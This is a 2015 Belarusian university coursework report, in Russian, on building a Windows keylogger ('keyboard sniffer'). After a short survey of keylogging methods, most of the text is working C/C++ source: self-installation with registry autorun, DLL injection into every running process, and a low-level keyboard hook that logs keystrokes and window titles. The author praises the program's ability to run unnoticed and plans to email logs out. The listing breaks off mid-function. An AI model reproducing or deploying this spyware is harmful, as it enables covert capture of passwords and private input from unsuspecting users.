Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра электронных вычислительных машин

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовому проекту

на тему

СНИФФЕР КЛАВИАТУРЫ

БГУИР КП 1-40 02 01 01 023 ПЗ

Студент группы 350501: Шешко В.Р.

Руководитель: Яночкин А.Л.

МИНСК 2015

[ВВЕДЕНИЕ 3](#_Toc420752642)

[1. ОБЗОР ЛИТЕРАТУРЫ 4](#_Toc420752643)

[1.1 Спецификация клавиатурных снифферов 4](#_Toc420752644)

[1.2 Наиболее популярные технические подходы к построению программных клавиатурных снифферов. 4](#_Toc420752645)

[2. СИСТЕМНОЕ ПРОЕКТИРОВАНИЕ 7](#_Toc420752646)

[2.1 Способ взаимодействия пользователя и программы. 7](#_Toc420752647)

[2.2 Структурная схема программы 7](#_Toc420752648)

[3. ФУНКЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ 9](#_Toc420752649)

[3.1 Низкоуровневый хук 9](#_Toc420752650)

[3.2 Процедура установки программы 10](#_Toc420752651)

[3.3 Процедура инжекции библиотеки 10](#_Toc420752652)

[3.4 Процедура получения снимка процессов 10](#_Toc420752653)

[4. РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ 12](#_Toc420752654)

[5. ТЕСТИРОВНИЕ ПРОГРАММЫ 13](#_Toc420752655)

[ЗАКЛЮЧЕНИЕ 14](#_Toc420752656)

[Список литературы 15](#_Toc420752657)

[ПРИЛОЖЕНИЕ А 16](#_Toc420752658)

[Листинг кода исполняемого файла: 16](#_Toc420752659)

[Листинг кода инжектируемой библиотеки: 19](#_Toc420752660)

[ПРИЛОЖЕНИЕ Б 25](#_Toc420752661)

[ПРИЛОЖЕНИЕ В 26](#_Toc420752662)

# ВВЕДЕНИЕ

Общество, в котором живет современный человек, характеризуют как информационное. Компьютеры получают все более широкое применение – даже там, где, как казалось совсем недавно, их применить невозможно. Информационные технологии и их знание становится неотъемлемой частью жизни любого человека, и в основу применения этих технологий также легло применение компьютера.

Сегодня большая часть работы выполняется с использованием компьютера: электронных документов, файлов, программ и сайтов. Неудивительно, что хронометраж рабочего времени за компьютером так популярен сейчас. С его помощью можно проанализировать рабочий процесс и выявить резервы времени.

**Учет деятельности за компьютером** — дешевый и полностью объективный способ. Он идеально подходит для офисного персонала, который большую часть времени проводит на рабочем месте за компьютером.

Снифферы клавиатуры принадлежат к той группе программных продуктов, которые осуществляют контроль над деятельностью пользователя персонального компьютера. Программные продукты этого типа предназначаются исключительно для записи информации о нажатиях клавиш клавиатуры, в том числе и системных, в специализированный журнал регистрации (лог-файл), который впоследствии изучается человеком, установившим эту программу.

1. ОБЗОР ЛИТЕРАТУРЫ

В этом разделе будут рассмотрены основные теоретические сведения, необходимые для создания программы «Сниффер клавиатуры».

* 1. Спецификация клавиатурных снифферов

Клавиатурный сниффер — это программное обеспечение или аппаратное устройство, регистрирующее нажатия клавиш на клавиатуре компьютера.

Клавиатурные снифферы подразделяются на аппаратные и программные. Первые представляют собой небольшие устройства, которые могут быть закреплены на клавиатуре, проводе или в системном блоке компьютера. Вторые — это специально написанные программы, предназначенные для отслеживания нажатий клавиш на клавиатуре и ведения журнала нажатых клавиш. Принципиальная идея сниффера состоит в том, чтобы внедриться между любыми двумя звеньями в цепи прохождения сигнала от нажатия пользователем клавиш на клавиатуре до появления символов на экране.[3]

## 1.2 Наиболее популярные технические подходы к построению программных клавиатурных снифферов.

* системная ловушка на сообщения о нажатии клавиш клавиатуры (устанавливается с помощью функции WinAPI SetWindowsHook, для того чтобы перехватить сообщения, посылаемые оконной процедуре.
* циклический опрос клавиатуры (с помощью функции WinAPI Get(Async)KeyState, GetKeyboardState).
* драйвер-фильтр стека клавиатурных драйверов ОС Windows.

Кейлоггеры могут внедряться в любом месте последовательности обработки, перехватывая данные о нажатых клавишах, передаваемые одной подсистемой обработки следующей подсистеме в цепочке обработчиков.[5]

Установка ловушки для клавиатурных сообщений

Это самый распространенный метод реализации клавиатурных снифферов. Посредством вызова функции SetWindowsHookEx сниффер устанавливает глобальную ловушку на клавиатурные события для всех потоков в системе. Фильтрующая функция ловушки в этом случае располагается в отдельной динамической библиотеке, которая внедряется во все процессы системы, занимающиеся обработкой сообщений. При выборке из очереди сообщений любого потока клавиатурного сообщения система вызовет установленную фильтрующую функцию.

К достоинствам этого метода перехвата относится простота и гарантированный перехват всех нажатий клавиатуры, из недостатков можно отметить необходимость наличия отдельного файла динамической библиотеки и относительную простоту обнаружения по причине внедрения во все системные процессы.[5]

Использование циклического опроса состояния клавиатуры

Состояние всех клавиш с небольшим интервалом опрашивается с помощью функций GetAsynсKeyState или GetKeyState. Данные функции возвращают массивы асинхронного или синхронного состояния клавиш; анализируя их, можно понять, какие клавиши были нажаты или отпущены после последнего опроса.

Достоинства данного метода — предельная простота реализации, отсутствие дополнительного модуля недостатки — отсутствие гарантии обнаружения всех нажатий, могут быть пропуски; легко обнаруживается мониторингом процессов, опрашивающих клавиатуру с высокой частотой.[5]

Использование драйвер-фильтра драйвера класса клавиатуры Kbdclass

Документированный в DDK способ перехвата. Снифферы, построенные на основе этого метода, перехватывают запросы к клавиатуре посредством установки фильтра поверх устройства «\Device\KeyboardClass0», созданного драйвером Kbdclass. Фильтруются только запросы типа IRP\_MJ\_READ, поскольку именно они позволяют получить коды нажатых и отпущенных клавиш.

Достоинства — гарантированный перехват всех нажатий, невозможность обнаружения без использования драйвера. Недостатки — необходимость установки собственного драйвера.[3]

При выборе средств для разработки приложения необходимо учесть множество различных аспектов, наиболее важным из которых является язык программирования, так как он в значительной степени определяет другие доступные средства. Для реализации клавиатурного сниффера наиболее эффективным будет использование языков программирования C и C++. Они предоставляют все средства для создания приложения для операционных систем семейства Windows X.

1. СИСТЕМНОЕ ПРОЕКТИРОВАНИЕ

Данный проект включает в себя непосредственно два модуля: модуль для установки и инжекции динамической библиотеки и сама динамическая библиотека.

Для проектирования приложения были определены задачи, которые должна выполнять программа:

* Отслеживание нажатий клавиш
* Инжекция программы в сторонние процессы
* Установка программы

## 2.1 Способ взаимодействия пользователя и программы.

Для взаимодействия пользователя с программой был разработан интуитивно понятный интерфейс лог-файлов.

Рассмотрим взаимодействия пользователя с программой. Для запуска и установки программы требуется запустить исполняющий файл программы от имени администратора. Программа автоматически установится на компьютер и запустится, начав писать лог-файлы. После чего работа с программой сводится к анализу лог-файлов.

## 2.2 Структурная схема программы

Для реализации поставленных задач, приложение разделили на следующие блоки:




Рисунок 3.2.1 – Схема взаимодействия блоков

- Блок установки программы

- Блок инжекции библиотеки

- Блок установки хука

**-** Блок создания лог-файлов

Блок установки программы служит для копирования исполняемого файла и рядом лежащей библиотеки из текущей директории в директорию операционной системы. Исполняемый файл заносится в автозагрузку.

Блок инжекции библиотеки в момент выполнения программы создает снимок всех текущих процессов. После чего во все процессы производится инжекция отслеживающей библиотеки.

Блок установки хука служит для установки низкоуровневого хука. Записи информации об активности пользователя в лог-файлы.

1. ФУНКЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ

Данный раздел включает в себя описание основных методов программы и их листинги.

## 3.1 Низкоуровневый хук

LRESULT CALLBACK LowLevelKeyboardHook(int nCode, WPARAM wParam, LPARAM lParam) - система вызывает эту функцию каждый раз, когда собирается вставить новое событие ввода с клавиатуры в очередь ввода данных потока. Ввод с клавиатуры может исходить от локального драйвера клавиатуры или от вызовов функции keybd\_event.

wParam [in] Устанавливает идентификатор сообщения клавиатуры.

lParam [in] Указатель на структуру KBDLLHOOKSTRUCT.

Данная функция обрабатывает только события нажатия клавиш и события нажатия системных клавиш.

if (nCode == HC\_ACTION && (wParam == WM\_KEYDOWN || wParam == WM\_SYSKEYDOWN))

При вызове функции LowLevelKeyboardHook проверяется текущее состояние активного окна: id потока и название окна. Если текущее состояние не соответствует состоянию активного окна при пошлом вызове функции, то данное изменение записывается в лог-файл.

Для полуения информации о нажатой клавише были разработаны функции getCharKey, getSysKey, они возвращают значения true при нажатии клавиши-символа и системной клавиши соответственно.

if (getSysKey(ks->vkCode))

{ … }

else if (getCharKey(ks->vkCode, ks->scanCode, (LPWORD) buf, winID))

{ … }

else

{ … }

Для получения информации о нажатых клавишах используется структура KBDLLHOOKSTRUCT. Она содержит информацию о низкоуровневом событии ввода данных с клавиатуры.

## 3.2 Процедура установки программы

Для установки приложения была разработана функция bool Install(char\* injectionDllName). – данная функция копирует исполняемый файл и инжектируемую библиотеку в директорию операционной системы и устанавливает программу в автозагрузку. Возвращает значение true при успешной установке, при ошибке возвращает значение false.

injectionDllName – имя инжектируемой библиотеки, которая должна находится рядом с исполняемым файлом.

## 3.3 Процедура инжекции библиотеки

Инжекция библиотеки производится с помощью функции bool Inject(DWORD pId, char \*dllName) – функция открывает существующий объект процесса с идентификатором процесса pId.

Далее загружается адрес функции LoadLibraryA из динамической библиотеки kernel32.dll. После чего в открытом процессе выделяется память для инжектируемой библиотеки, и инжектируемая библиотека записывается в адресное пространство открытого процесса. Дистанционно создается новый поток в открытом процессе, выполняющий код инжектируемой библиотеки. Возвращает значение true при успешной инжекции, при ошибке возвращает значение false.

DWORD pId – идентификатор процесса для инжекции.

char \*dllName – имя инжектируемой библиотеки.

## 3.4 Процедура получения снимка процессов

HANDLE WINAPI CreateToolhelp32Snapshot (DWORD dwFlags, DWORD th32ProcessID) - моментальный снимок из указанных процессов, а также кучи, модулей и потоков, используемые этими процессами.

DWORD dwFlags – части системы, которые будут включены в снимок. Для получения снимка всех процессов — это параметр должен устанавливаться в TH32CS\_SNAPPROCESS.

DWORD th32ProcessID – для dwFlags TH32CS\_SNAPPROCESS этот параметр игнорируется.

Если функция завершается успешно, она возвращает открытый дескриптор к указанному снимку.

hProcessSnap = CreateToolhelp32Snapshot(TH32CS\_SNAPPROCESS, NULL);

if (hProcessSnap == INVALID\_HANDLE\_VALUE)

return FALSE;

pe32.dwSize = sizeof(PROCESSENTRY32);

do {

if (!Process32Next(hProcessSnap, &pe32))

return FALSE;

if (Inject(pe32.th32ProcessID, dllPath))

std::cout << "Injection success:" << pe32.szExeFile << std::endl;

} while (true);

1. РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ

Для установки приложения требуется запустить исполняемый файл программы. В результате программа установится на компьютер и при каждой загрузке компьютера будет запускаться автоматически.

Рассмотри работу с лог-файлами программы.




Рисунок 5.1 лог-файл

При изменении активного окна или заголовка активного окна, в лог-файл записывается заголовок окна и идентификатор процесса. В случае нажатии клавиши на клавиатуре, в лог файл записывается время нажатия и соответствующий символ. При нажатии на системные клавиши, в лог файл записывается время нажатия, соответствующее название клавиши в квадратных скобках. Данные записи позволяет собрать полную информацию о работе пользователя.


1. ТЕСТИРОВНИЕ ПРОГРАММЫ

Для тестирования был использован аналог разрабатываемого приложения - программа Free-Key-L0gger v3.9.


Запустим приложение “Сниффер Кливиатуры” и “Free-Key-L0gger v3.9”.

В поле адреса браузер Mozilla Firefox введем тестовую строку “qwrt1234567890” и дважды нажмем системную клавишу Left. После чего сравним результаты работы двух программ.

Результат работы “Free-Key-L0gger v3.9”:



Результат работы “Сниффер клавиатуры”:



Анализируя результаты работы двух приложений, можно сделать вывод, что записанная информация об активности пользователя идентична.

Программа работает корректно.

# ЗАКЛЮЧЕНИЕ

В ходе выполнения курсового проекта были спроектирована и разработана программ для отслеживания и записи активности пользователя “Сниффер клавиатуры”. Приложение способно отслеживать нажатие клавиш и изменение текущего окна, также приложение способно работать незаметно для пользователя, не вызывая подозрений.

В будущем планируется расширение функционала приложения, возможность отправки информации об активности пользователя на почту, сохранение информации в базе данных, для более удобной работы, поиска, сортировки информации.

В ходе разработки данного проекта, были получены обширные знания в разработке системного программного обеспечения для Windows.

# Список литературы

1. Э. Таненбаум. Современные операционные системы, 3-е издание : Издательство: Питер, 2010. – 1116 с.
2. Кейлогер— Википедия [Электронный ресурс]. – Электронные данные. – <https://ru.wikipedia.org/wiki/Кейлогер>.
3. Клавиатурные шпионы. Варианты реализации кейлоггеров в ОС Windows.[Электронный ресурс]. – Электронные данные. - <https://securelist.ru/analysis/77/klaviaturny-e-shpiony-varianty-realiz/>.
4. DLL injection— Wikipedia[Электронный ресурс]. – Электронные данные. – <https://ru.wikipedia.org/wiki/DLL_injection>.
5. Клавиатурные шпионы (кейлоггеры) [Электронный ресурс]. – Электронные данные. - http://www.cyberguru.ru/operating-systems/windows-security/keyloggers-page17.html

ПРИЛОЖЕНИЕ А

## Листинг кода исполняемого файла:

#define \_CRT\_SECURE\_NO\_WARNINGS

#include <Windows.h>

#include <stdio.h>

#include <TlHelp32.h>

#include <iostream>

bool Inject(DWORD pId, char \*dllName);

bool Install(char\* injectionDllName);

int main(int argc, char\*\* argv)

{

HANDLE hProcessSnap;

PROCESSENTRY32 pe32;

char szFilename[] = "";

char \*injectionDllName = "\\InjectionDll.dll";

char dllPath[MAX\_PATH];

GetWindowsDirectory(dllPath, MAX\_PATH);

strcat(dllPath, injectionDllName);

std::cout << "Install:" << std::endl;

if (Install(injectionDllName))

std::cout << "success." << std::endl;

hProcessSnap = CreateToolhelp32Snapshot(TH32CS\_SNAPPROCESS, NULL);

if (hProcessSnap == INVALID\_HANDLE\_VALUE)

return FALSE;

pe32.dwSize = sizeof(PROCESSENTRY32);

do {

if (!Process32Next(hProcessSnap, &pe32))

{

//std::cout << "Can't find Process:"<< szFilename << std::endl;

Sleep(10000);

return FALSE;

}

if (Inject(pe32.th32ProcessID, dllPath))

std::cout << "Injection success:" << pe32.szExeFile << std::endl;

} while (/\*lstrcmpi(pe32.szExeFile, szFilename)\*/true);

//Sleep(10000);

return 0;

}

bool Install(char\* injectionDllName)

{

HKEY hk;

char currentPath[MAX\_PATH],

sysbuf[MAX\_PATH],

\*fileName;

GetModuleFileName(GetModuleHandle(NULL), currentPath, MAX\_PATH);

fileName = strrchr(currentPath, '\\');

GetWindowsDirectory(sysbuf, MAX\_PATH);

strcat(sysbuf, fileName);

if (!CopyFile(currentPath, sysbuf, false))

{

std::cout << "Error: Can't copy file:" << std::endl;

std::cout << sysbuf << std::endl;

return false;

}

if (ERROR\_SUCCESS == RegCreateKey(HKEY\_CURRENT\_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &hk))

{

RegSetValueEx(hk, "KeyLogger", 0, REG\_SZ, (LPBYTE) sysbuf, strlen(sysbuf));

RegCloseKey(hk);

}

else

{

std::cout << "Error: Can't create RegKey." << std::endl;

return false;

}

GetModuleFileName(GetModuleHandle(NULL), currentPath, MAX\_PATH);

GetWindowsDirectory(sysbuf, MAX\_PATH);

strcpy(fileName, injectionDllName);

strcat(sysbuf, fileName);

if (!CopyFile(currentPath, sysbuf, false))

{

std::cout << "Error: Can't copy file:" << std::endl;

std::cout << sysbuf << std::endl;

return false;

}

return true;

}

bool Inject(DWORD pId, char \*dllName)

{

HANDLE h = OpenProcess(PROCESS\_ALL\_ACCESS, false, pId);

if (h)

{

LPVOID LoadLibAddr = (LPVOID) GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");

if (LoadLibAddr == NULL) {

std::cout << "Error: the LoadLibraryA function was not found inside kernel32.dll library.\n" << std::endl;

//Sleep(10000);

return false;

}

LPVOID dereercomp = VirtualAllocEx(h, NULL, strlen(dllName), MEM\_COMMIT | MEM\_RESERVE, PAGE\_READWRITE);

if (dereercomp == NULL) {

std::cout << "Error: the memory could not be allocated inside the chosen process.\n" << std::endl;

//Sleep(10000);

return false;

}

int n = WriteProcessMemory(h, dereercomp, dllName, strlen(dllName), NULL);

if (n == 0) {

std::cout << "Error: there was no bytes written to the process's address space.\n" << std::endl;

//Sleep(10000);

return false;

}

HANDLE asdc = CreateRemoteThread(h, NULL, NULL, (LPTHREAD\_START\_ROUTINE) LoadLibAddr, dereercomp, 0, NULL);

if (asdc == NULL) {

printf("Error: the remote thread could not be created.\n");

//Sleep(10000);

return false;

}

//WaitForSingleObject(asdc, INFINITE);

//VirtualFreeEx(h, dereercomp, strlen(dllName), MEM\_RELEASE);

//CloseHandle(asdc);

//CloseHandle(h);

return true;

}

std::cout << "Error: Can't open process:" << pId << std::endl;

//Sleep(10000);

return false;

}

## Листинг кода инжектируемой библиотеки:

#define \_CRT\_SECURE\_NO\_WARNINGS

#include <windows.h>

#include <stdio.h>

#define MAX\_BUFSIZE 30

#define MAX\_MODULE\_NAME 260

HANDLE file;

HHOOK hook;

DWORD prevWinID = NULL;

CHAR prevModuleName[MAX\_MODULE\_NAME],

g\_buf[MAX\_BUFSIZE],

glPath[] = "D:\\";

BOOL getCharKey(const DWORD vkCode, const DWORD scanCode, LPWORD ch, const DWORD winID)

{

BYTE keyState[256];

GetKeyboardState(keyState);

return ToAsciiEx(vkCode, scanCode, keyState, ch, 0, GetKeyboardLayout(winID)) == 1;

}

BOOL getSysKey(const DWORD vkCode)

{

char \* buf = g\_buf + strlen(g\_buf);

switch (vkCode)

{

case VK\_F1: strcpy(buf, "[F1]\r\n"); break;

case VK\_F2: strcpy(buf, "[F2]\r\n"); break;

case VK\_F3: strcpy(buf, "[F3]\r\n"); break;

case VK\_F4: strcpy(buf, "[F4]\r\n"); break;

case VK\_F5: strcpy(buf, "[F5]\r\n"); break;

case VK\_F6: strcpy(buf, "[F6]\r\n"); break;

case VK\_F7: strcpy(buf, "[F7]\r\n"); break;

case VK\_F8: strcpy(buf, "[F8]\r\n"); break;

case VK\_F9: strcpy(buf, "[F9]\r\n"); break;

case VK\_F10: strcpy(buf, "[F10]\r\n"); break;

case VK\_F11: strcpy(buf, "[F11]\r\n"); break;

case VK\_F12: strcpy(buf, "[F12]\r\n"); break;

case VK\_BACK: strcpy(buf, "[BACK]\r\n"); break;

case VK\_TAB: strcpy(buf, "[TAB]\r\n"); break;

case VK\_RETURN: strcpy(buf, "[RET]\r\n"); break;

case VK\_RCONTROL: strcpy(buf, "[RCTRL]\r\n"); break;

case VK\_LCONTROL: strcpy(buf, "[CTRL]\r\n"); break;

case VK\_ESCAPE: strcpy(buf, "[ESC]\r\n"); break;

case VK\_SPACE: strcpy(buf, "[SPACE]\r\n"); break;

case VK\_RSHIFT: strcpy(buf, "[RSHIFT]\r\n"); break;

case VK\_LSHIFT: strcpy(buf, "[SHIFT]\r\n"); break;

case VK\_CAPITAL: strcpy(buf, "[CAPSLOCK]\r\n"); break;

case VK\_DELETE: strcpy(buf, "[DELETE]\r\n"); break;

case VK\_INSERT: strcpy(buf, "[INSERT]\r\n"); break;

case VK\_LWIN: strcpy(buf, "[WIN]\r\n"); break;

case VK\_RWIN: strcpy(buf, "[RWIN]\r\n"); break;

case VK\_UP: strcpy(buf, "[UP]\r\n"); break;

case VK\_DOWN: strcpy(buf, "[DOWN]\r\n"); break;

case VK\_LEFT: strcpy(buf, "[LEFT]\r\n"); break;

case VK\_RIGHT: strcpy(buf, "[RIGHT]\r\n"); break;

case VK\_HOME: strcpy(buf, "[HOME]\r\n"); break;

case VK\_END: strcpy(buf, "[END]\r\n"); break;

case VK\_PRIOR: strcpy(buf, "[PGDN]\r\n"); break;

case VK\_NEXT: strcpy(buf, "[PGUP]\r\n"); break;

case VK\_LMENU: strcpy(buf, "[ALT]\r\n"); break;

case VK\_RMENU: strcpy(buf, "[RALT]\r\n"); break;

default: return FALSE;

}

return TRUE;

}

LRESULT CALLBACK LowLevelKeyboardHook(int nCode, WPARAM wParam, LPARAM lParam)

{

GetKeyState(NULL);

if (nCode == HC\_ACTION && (wParam == WM\_KEYDOWN || wParam == WM\_SYSKEYDOWN))

{

DWORD written;

KBDLLHOOKSTRUCT \*ks = (KBDLLHOOKSTRUCT\*) lParam;

SYSTEMTIME st;

CHAR moduleName[MAX\_MODULE\_NAME];

DWORD winID = NULL;

HWND activeWindow = GetForegroundWindow();

GetWindowThreadProcessId(activeWindow, &winID);

GetWindowText(activeWindow, moduleName, MAX\_MODULE\_NAME);

if (winID != prevWinID || strcmp(moduleName, prevModuleName))

{

prevWinID = winID;

strcpy(prevModuleName, moduleName);

sprintf(moduleName + strlen(moduleName), " : %d", winID);

strcat(moduleName, "\r\n");

WriteFile(file, moduleName, strlen(moduleName), &written, NULL);

}

GetLocalTime(&st);

GetTimeFormat(LOCALE\_SYSTEM\_DEFAULT, 0, &st, NULL, g\_buf, MAX\_BUFSIZE);

strcat(g\_buf, " ");

char \* buf = g\_buf + strlen(g\_buf);

if (getSysKey(ks->vkCode))

{

WriteFile(file, g\_buf, strlen(g\_buf), &written, NULL);

}

else if (getCharKey(ks->vkCode, ks->scanCode, (LPWORD) buf, winID))

{

strcpy(buf + 1, "\r\n");

WriteFile(file, g\_buf, strlen(g\_buf), &written, NULL);

}

else

{

strcat(g\_buf, "[unknown]\r\n");

WriteFile(file, g\_buf, strlen(g\_buf), &written, NULL);

}

}

if (GetKeyState(VK\_LSHIFT) & GetKeyState(VK\_RSHIFT) & 0x0100)

PostQuitMessage(0);

